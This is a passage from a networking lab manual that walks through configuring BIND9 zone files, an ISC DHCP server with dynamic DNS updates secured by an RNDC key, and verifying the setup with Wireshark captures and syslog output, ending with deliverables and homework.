                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.
35      IN      PTR     ns1.red.net.
34      IN      PTR     dhcp1.red.net.

~
~
~
~
~
~
-- INSERT -- W10: Warning: Changing a readonly file          17,1          All
```

Figure 5 – Updating static reverse DNS entry

6. Remove all client static entries in the *blue[.]net* zone files

   6.1. Modify the forward lookup zone file

```
> vi /var/lib/bind/db.blue.net
```




```
; BIND9 forward data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN blue.net.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              6         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net.

~
~
~
```

Figure 6 – Purging static forward DNS entries for an internal subnet

6.2. Modify the reverse lookup zone file

```
> vi /var/lib/bind/db.blue.net.rev
```



```
; BIND9 reverse data file for red.net.
;
; Written by Kyle W.
;
$TTL    86400
$ORIGIN 5.168.192.in-addr.arpa.
@       IN      SOA     ns1.red.net. hostmaster.red.net. (
                              6         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                          86400 )       ; Negative Cache TTL
;
@       IN      NS      ns1.red.net
.
~
~
~
```

Figure 7 – Purging static reverse DNS entries for an internal subnet

7. Restart the DNS server and verify that it is running

```
> systemctl restart named.service
> systemctl status named.service
```

> **NOTE:** Errors at this stage are likely due to incorrect permissions on the RNDC file. Ensure that both the owner (bind) and group (bind) can read the file.

8. Start and enable Systemd’s time synchronization daemon

```
> systemctl start systemd-timesyncd.service
```

```
> systemctl enable systemd-timesyncd.service
```

Phase III – Configuring the DHCP Server

The following section outlines the configuration of the DHCP daemon for the network.

1. Start DHCP1 and login – Refer to (Chapter 23, Phase III, Step 3)

1.1. Modify the machine’s hostname to **dhcp1**


```
> hostnamectl hostname dhcp1
```

1.2. Assign a static IP address, default gateway, primary DNS server, and local domain name

> **NOTE:** This example uses the following information:
> – IP Address: **89.30.80.34/29**
> – Local Domain: **red.net**
> – Nameservers: **89.30.80.35**
> – Gateway: **89.30.80.33**

1.2.1. Verify that the name server information is correctly pointing towards **ns1** (89.30.80.35) and that the current domain is **red[.]net**

```
> resolvectl status
```



```
student@dhcp1:~$ resolvectl status
Global
       Protocols: -LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
resolv.conf mode: stub

Link 2 (enp0s3)
    Current Scopes: DNS
         Protocols: +DefaultRoute +LLMNR -mDNS -DNSOverTLS DNSSEC=no/unsupported
Current DNS Server: 89.30.80.35
       DNS Servers: 89.30.80.35
        DNS Domain: red.net
student@dhcp1:~$
```

Figure 8 – DNS information verification

2. Having all elements in a network synchronized to the same time is critical. SNTP clients provide this service. Linux uses Systemd's timesync daemon to provide SNTP packets. Start it and enable (start on boot) the service by typing

```
> systemctl start systemd-timesyncd.service
```

```
> systemctl enable systemd-timesyncd.service
```

2.1. Transfer the RNDC key file from NS1 to the primary user's home directory in DHCP1

> **NOTE:** The default user on my machines is *iako*; be sure to change the following commands as necessary.

2.1.1. Login to the NS1 terminal

```
> ssh iako@89.30.80.35
```

> **NOTE:** You should see the hostname change to *ns1* when you login successfully.

2.1.2. Switch to the root user

```
> sudo su
```

2.1.3. Use the Secure Copy (SCP) command to make a copy of *rndc[.]key* to the primary user of DHCP1

```
> scp /etc/bind/rndc.key iako@89.30.80.34:/home/iako
```

2.1.4. Exit from root

```
> exit
```

2.1.5. Exit the SSH session

```
> exit
```

2.1.6. Verify you see the RNDC key in your home directory

```
> ls -l ~
```

2.2. Modify the permissions for the RNDC key file

2.2.1. Ensure that the owner and group are both ***root***

```
> chown root:root ~/rndc.key
```

2.2.2. Change the permissions to remove read access from others

```
> chmod 640 ~/rndc.key
```

2.2.3. Move the file to the DHCP configuration directory

```
> mv ~/rndc.key /etc/dhcp/ddns-keys
```

NOTE: If the *ddns-keys* folder does not exist, make it with the following permissions:


```
> mkdir /etc/dhcp/ddns-keys
> chown root:dhcpd /etc/dhcp/ddns-keys
```

```
> chmod 710 /etc/dhcp/ddns-keys
```

2.3. Modify the DHCP daemon configuration file to support both subnets and their domains

```
> vi /etc/dhcp/dhcpd.conf
```


2.3.1. Include global parameters that apply to all subnets, including the new RNDC key file



```
# Written by 'Jake M. Christensen'
# 2024.03.31

#################################
####### Global Parameters #######
#################################

authoritative;
default-lease-time 600;
max-lease-time 7200;

###############################
####### DDNS Parameters #######
###############################

ddns-updates on;
ddns-update-style standard;
include "/etc/dhcp/ddns-keys/rndc.key";
```

Figure 9 – DHCP daemon configuration part 1


2.3.2. Add the forward lookup zones for the subnets included in our BIND9 server



```
#############################
####### Forward Zones #######
#############################

# red.net
zone red.net. {
  primary 89.30.80.35;
  key rndc-key;
}

# blue.net
zone blue.net. {
  primary 89.30.80.35;
  key rndc-key;
}
```

Figure 10 – DHCP daemon configuration part 2


2.3.3. Add the reverse lookup zones for the subnets included in our BIND9 server



```
#############################
####### Reverse Zones #######
#############################

# red.net
zone 80.30.89.in-addr.arpa. {
  primary 89.30.80.35;
  key rndc-key;
}

# blue.net
zone 5.168.192.in-addr.arpa. {
  primary 89.30.80.35;
  key rndc-key;
}
```

Figure 11 – DHCP daemon configuration part 3

2.3.4. Add the DHCP subnet directives for both the Red and Blue networks



```
##################################
####### Subnet Directives #######
##################################

# red.net.
subnet 89.30.80.32 netmask 255.255.255.248 {
}

# blue.net.
subnet 192.168.5.0 netmask 255.255.255.0 {
  option routers              192.168.5.1;
  option subnet-mask          255.255.255.0;
  option domain-name          "blue.net";
  option domain-name-servers 89.30.80.35;
  range                       192.168.5.100 192.168.5.200;
}
```

Figure 12 – DHCP daemon configuration part 4


2.4. Restart the DHCP service

2.5. Ensure that each client in ***blue[.]net*** is able to receive an IP address and that its domain information is correct

2.5.1. Login to the terminal of PC1

2.5.2. Verify it was assigned an IP address

```
> ifconfig
```




```
tc@PC1:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0A:74:7D
          inet addr:192.168.5.100  Bcast:192.168.5.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2277 (2.2 KiB)  TX bytes:17222 (16.8 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

tc@PC1:~$
```

Figure 13 – Tiny Core static IP verification

2.5.3. Verify its DNS information is correct

```
> cat /etc/resolv.conf
```



```
tc@PC1:~$ cat /etc/resolv.conf
search blue.net
nameserver 89.30.80.35
tc@PC1:~$
```

Figure 14 – DNS information verification

2.5.4. Repeat for the other two client devices

2.6. **Troubleshoot** as necessary before proceeding to the next section


Phase IV – Wireshark Captures

Now that our network is set up, lets watch at some live packet captures to what DNS queries look like in action.

1. Start a Wireshark capture between NS1 and the switch

2. Test the dynamic DNS updates

2.1. In Wireshark, filter for ***DNS***



dns


No.	Time	Source	Destination	Protocol	Length	Info
9	36.633356	89.30.80.34	89.30.80.35	DNS	254	Dynamic update 0x31ce SOA blue.net
11	36.637404	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0x31ce SOA
19	36.638329	89.30.80.34	89.30.80.35	DNS	231	Dynamic update 0x049a SOA 5.168.192
21	36.640773	89.30.80.35	89.30.80.34	DNS	189	Dynamic update response 0x049a SOA
33	43.874585	89.30.80.34	89.30.80.35	DNS	254	Dynamic update 0xf878 SOA blue.net
35	43.877456	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0xf878 SOA
43	43.878302	89.30.80.34	89.30.80.35	DNS	231	Dynamic update 0x9e4f SOA 5.168.192
45	43.880867	89.30.80.35	89.30.80.34	DNS	189	Dynamic update response 0x9e4f SOA

Domain Name System: Protocol | Packets: 49 · Displayed: 8 (16.3%) | Profile: Default

Figure 15 – DNS traffic

2.2. In the NS1 terminal, start monitoring the system log


```
> tail -f /var/log/syslog
```



```
student@ns1:~$ tail -f /var/log/syslog
Apr 13 23:02:20 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#39739/key rn
dc-key: updating zone 'blue.net/IN': adding an RR at 'PC2.blue.net' DHCID AAEBi4
5Tm5N1zOHmP3tkkGlMxw3NOFBiydgAtTVNX447kus=
Apr 13 23:02:20 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#44359/key rn
dc-key: signer "rndc-key" approved
Apr 13 23:02:20 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#44359/key rn
dc-key: updating zone '5.168.192.in-addr.arpa/IN': deleting rrset at '101.5.168.
192.in-addr.arpa' PTR
Apr 13 23:02:20 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#44359/key rn
dc-key: updating zone '5.168.192.in-addr.arpa/IN': adding an RR at '101.5.168.19
2.in-addr.arpa' PTR PC2.blue.net.
Apr 13 23:02:27 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#44027/key rn
dc-key: signer "rndc-key" approved
Apr 13 23:02:27 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#44027/key rn
dc-key: updating zone 'blue.net/IN': adding an RR at 'PC3.blue.net' A 192.168.5.
102
Apr 13 23:02:27 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#44027/key rn
dc-key: updating zone 'blue.net/IN': adding an RR at 'PC3.blue.net' DHCID AAEBqK
vHR2EWYBRNUWpZFdFd6mLRx1VUVUZdtFkjbOcft+0=
Apr 13 23:02:27 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#43343/key rn
dc-key: signer "rndc-key" approved
Apr 13 23:02:27 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#43343/key rn
```

Figure 16 – Live monitoring system logs


2.3. Reboot PC1 and watch the logs for the DHCP handshake and zone file mapping



```
Apr 13 23:04:25 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#45305/key rndc-key: signer "rndc-key" approved
Apr 13 23:04:25 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#45305/key rndc-key: updating zone 'blue.net/IN': adding an R
R at 'PC1.blue.net' A 192.168.5.100
Apr 13 23:04:25 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#45305/key rndc-key: updating zone 'blue.net/IN': adding an R
R at 'PC1.blue.net' DHCID AAEBZ9NZ4YN4XdoDFvPTKePWRvZ2kiWT6KykJVbGkpaXOFw=
Apr 13 23:04:25 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#58277/key rndc-key: signer "rndc-key" approved
Apr 13 23:04:25 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#58277/key rndc-key: updating zone '5.168.192.in-addr.arpa/IN
': deleting rrset at '100.5.168.192.in-addr.arpa' PTR
Apr 13 23:04:25 ns1 named[3275]: client @0x7fe1ac14a4d8 89.30.80.34#58277/key rndc-key: updating zone '5.168.192.in-addr.arpa/IN
': adding an RR at '100.5.168.192.in-addr.arpa' PTR PC1.blue.net.
```

Figure 17 – Dynamic DNS updates

2.4. In the Wireshark window, you should see *DNS Update* packets



*- [NS1 Ethernet0 to Switch2 Ethernet1]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns

No.	Time	Source	Destination	Protocol	Length	Info
154	345.526823	89.30.80.35	89.30.80.34	DNS	189	Dynamic update response 0x2689 SC
162	345.527577	89.30.80.34	89.30.80.35	DNS	254	Dynamic update 0xdc71 SOA blue.ne
164	345.527899	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0xdc71 Na
172	345.528594	89.30.80.34	89.30.80.35	DNS	254	Dynamic update 0x5e52 SOA blue.ne
174	345.528870	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0x5e52 RR
184	360.850515	89.30.80.34	89.30.80.35	DNS	242	Dynamic update 0x5a0a SOA blue.ne
186	360.853769	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0x5a0a SC
194	360.854547	89.30.80.34	89.30.80.35	DNS	250	Dynamic update 0xd8cc SOA blue.ne
196	360.857533	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0xd8cc SC
204	360.858200	89.30.80.34	89.30.80.35	DNS	205	Dynamic update 0x13e2 SOA 5.168.1
206	360.861173	89.30.80.35	89.30.80.34	DNS	189	Dynamic update response 0x13e2 SC
214	360.861939	89.30.80.34	89.30.80.35	DNS	254	Dynamic update 0x6641 SOA blue.ne
216	360.864383	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0x6641 Na
224	360.865186	89.30.80.34	89.30.80.35	DNS	254	Dynamic update 0xf1a1 SOA blue.ne
226	360.868355	89.30.80.35	89.30.80.34	DNS	175	Dynamic update response 0xf1a1 SC
234	360.869225	89.30.80.34	89.30.80.35	DNS	231	Dynamic update 0xe971 SOA 5.168.1
236	360.872418	89.30.80.35	89.30.80.34	DNS	189	Dynamic update response 0xe971 SC

Domain Name System: Protocol | Packets: 259 · Displayed: 52 (20.1%) | Profile: Default

Figure 18 – Wireshark DNS updates

2.5. Repeat for the other two PC clients

NOTE: You can request new IP address leases in Tiny Core with the following command:

```
> sudo udhcpc
```

3. After about 15 minutes, BIND9 will populate the db files with the updated host/IP records

NOTE: By default, this information is stored in a journal file (.JNL) which is located in the same directory as the zone files. The main database files are not frequently updated to increase efficiency.

End of Lab

Deliverables

4 screenshots are needed to receive credit for this exercise:

- BLUE1 (PC1) successfully pinging BLUE2 (PC2) by name as observed on BLUE1 (PC1)

- BLUE2 (PC2) successfully pinging BLUE3 (PC3) by name as observed on BLUE2 (PC2)
- BLUE1 (PC1) successfully performing a DNS query and resolution with the NS1 server via Wireshark monitoring
- Live stream of NS1 reports of the DHCP handshake and zone logs when (BLUE3) PC3 is rebooted

Homeworks

Assignment 1 – Add the GREEN network to the workspace on the existing router

- Minimize wasted address space for 313 machines
  - Add 3 Tiny Core machines to prove functionality
  - It is okay to turn off the 3 BLUE end devices to save VM resources
- Modify the router, DHCP1, and NS1 to provide the same functionality to the GREEN network that exists on the BLUE network

Assignment 2 – Complete Assignment 1 and then add a PURPLE network

- Minimize wasted address space for 512 machines
